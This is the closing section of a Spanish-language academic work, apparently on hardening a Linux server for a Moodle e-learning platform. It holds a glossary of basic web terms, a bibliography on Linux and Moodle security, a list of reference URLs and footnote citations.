- Java: Lenguaje de programación orientado a objeto más simplificado que el C++, diseñado por Sun Microsystems. Usado en WWW para la telecarga y telejecución de programas en el ordenador cliente. Es compatible con todas las plataformas, independiente de la plataforma cliente.

- Navegador: Un navegador web, hojeador o web browser es una aplicación software que permite al usuario recuperar y visualizar documentos de hipertexto, comúnmente descritos en HTML, desde servidores web de todo el mundo a través de Internet.
- RSS. Son las siglas de Really Simple Syndication, un formato XML para sindicar o compartir contenido en la web. Se utiliza para difundir información actualizada frecuentemente a usuarios que se han suscrito a la fuente de contenidos. El formato permite distribuir contenidos sin necesidad de un navegador, utilizando un software diseñado para leer estos contenidos RSS (agregador).
- Script: una rápida definición de script puede ser unas líneas de código de algún programa, entre ellos podemos destacar java script .
- Servidor: (host) Computadora conectada a Internet capaz de prestar uno o más servicios a otros ordenadores llamados "clientes". Ejemplos de servicios: conexión, cuenta de correo, sitio web, ftp, news, etc.
- Servidor web: Ordenador conectado a la red en cual proporciona una serie de servicios que pueden ser portales o páginas web.
- URL (Localizador Uniforme de Recursos): Sistema unificado de identificación de recursos en la red. Ejemplos de URL son :http://www.pcweb.es, ref.=”imágenes/dibujo.jpg”
- World Wide Web (WWW): (del inglés, Telaraña Mundial), la Web o WWW, es un sistema de hipertexto que funciona sobre Internet. Para ver la información se utiliza una aplicación llamada navegador web para extraer elementos de información (llamados "documentos" o "páginas web") de los servidores web (o "sitios") y mostrarlos en la pantalla del usuario.
- WYSIWYG :"What You See is What You Get ". Lo que tu ves es lo que consigues

Bibliografía

2011, U. C. (2011). Hardening de sistemas operativos Linux - Parte 1. 80.

Bauer, M. (2003). Building secure servers with Linux. EEUU: O'Reailly.

Cole, J. (2005). Using Moodle: Teaching with the Popular Open Source Course Management System. 200.

Edgar Javier Carmona Suárez, E. R. (2011). Experiencias en e-Learning en Instituciones de Educación Superior. 120.

E-Learning: Concepts and Practice. (2006). Bryn Holmes, John Gardner, 500.

Miletić, D. (2011). Moodle Security. 450.

Philippe, B., & Ana Maria, M. (2011). E-Learning. ENTRE/n TIC, 2.

Siever, E. (1999). Linux in a nutshell. EEUU: 1999.

Terpstra, J. (2004). Hardening Linux. Osborne, EEUU: McGraw-Hill.

Tirado, C. B. (2006). Proyectos Educativos Innovadores. Construccion Y Debate. 265.

Escribiendo código seguro para aplicaciones Web. UNAM CERT.

Información proporcionada Seminarios Moodle por Ing. David González mayo/2012

Escribiendo código seguro para aplicaciones Web. UNAM CERT.

Hardening en sistemas operativos Linux II. UNAM CERT.

Mesografía

http://seminariomoodle.unam.mx/seminario

http://selinux.sourceforge.net/

https://wiki.debian.org/es/Selinux

http://www.malditainternet.com/

http://www.wapopia.com/linux/etcissue.htm

http://www.debian-administration.org/

http://www.segu-info.com.ar/

http://www.segu-info.com.ar/proteccion/deteccion

http://pwet.fr/man/linux/administration_systeme/tiger

http://www.seguridad.unam.mx/doc/?ap=tutorial&id=112#_95

http://ocw.uv.es/ingenieria~y~arquitectura/seguridad2.4_ossec.pdf

http://www.debian.org/doc/manuals/securing-debian-howto/ch-automatic-harden.en.html

http://docs.moodle.org/all/es/Seguridad

http://docs.moodle.org/all/es/Recomendaciones_de_Seguridad

http://es.wikipedia.org/wiki/Educaci%C3%B3n_a_distancia

http://www.inecc.gob.mx/descargas/csi/Moodle_AE.pdf

http://phpsec.org/projects/phpsecinfo/

http://www.reixa.net/sobrevive-a-tu-trafico-web-sin-morir-o-arruinarte-en-el-intento/

http://www.daboblog.com/2010/07/11/sobrevive-a-tu-trafico-web-impresiones-y-la-parte-de-mi-charla-seguridad-a-nivel-de-servidor-en-el-fimp/

https://addons.mozilla.org/en-US/firefox/addon/hackbar/

http://reixa.net/FIMP-final.pdf

http://www.forat.info/2008/02/29/servidor-web-en-linux-debian-11-redireccionamiento-dns-de-no-ip/

http://seminariomoodle.unam.mx/seminario/mod/forum/discuss.php?d=892

http://seminariomoodle.unam.mx/seminario/file.php/46/manual_balanceador.pdf

(2011, 2011)http://www.debian.org/releases/stable/s390/ch01s02.html.es

http://www.forat.info/2008/03/05/como-montar-un-servidor-web-con-linux-debian/

http://moodle.org/logo/

http://www.vmware.com/products/workstation/overview.html

http://www.vmware.com/support/pubs/ws_pubs.html

https://my.vmware.com/web/vmware/info/slug/desktop_downloads/vmware_workstation/7_0

http://www.libertaddigital.com/opinion/eduardo-pedreno/aplicaciones-web-libres-el-gestor-de-contenidos-34009/ http://phpsec.org/projects/phpsecinfo/ http://www.reixa.net/sobrevive-a-tu-trafico-web-sin-morir-o-arruinarte-en-el-intento/ http://www.daboblog.com/2010/07/11/sobrevive-a-tu-trafico-web-impresiones-y-la-parte-de-mi-charla-seguridad-a-nivel-de-servidor-en-el-fimp/

https://addons.mozilla.org/en-US/firefox/addon/hackbar/ http://reixa.net/FIMP-final.pdf

http://www.forat.info/2008/02/29/servidor-web-en-linux-debian-11-redireccionamiento-dns-de-no-ip/

http://seminariomoodle.unam.mx/seminario/mod/forum/discuss.php?d=892

http://seminariomoodle.unam.mx/seminario/file.php/46/manual_balanceador.pdf

---

[1][i] .Ginebra | Lunes 15 de Julio de 2013 EFE | El Universal- Edición digital.

[ii] [2] http://exa.unne.edu.ar/depar/areas/informatica/SistemasOperativos/MonogSO/SEGUNIX012.htm

[iii] [3] Texas A&M University, citada por Álvarez Gómez)

[iv] [4]] http://httpd.apache.org/docs/2.0/es/env.html

[v] [5] http://www.fayerwayer.com/2010/02/el-servidor-web-apache-cumple-15-anos/

[vi] [6] http://blog.maximilianomarin.com/2011/03/hosts-virtuales-en-iis-7-5-apache-2/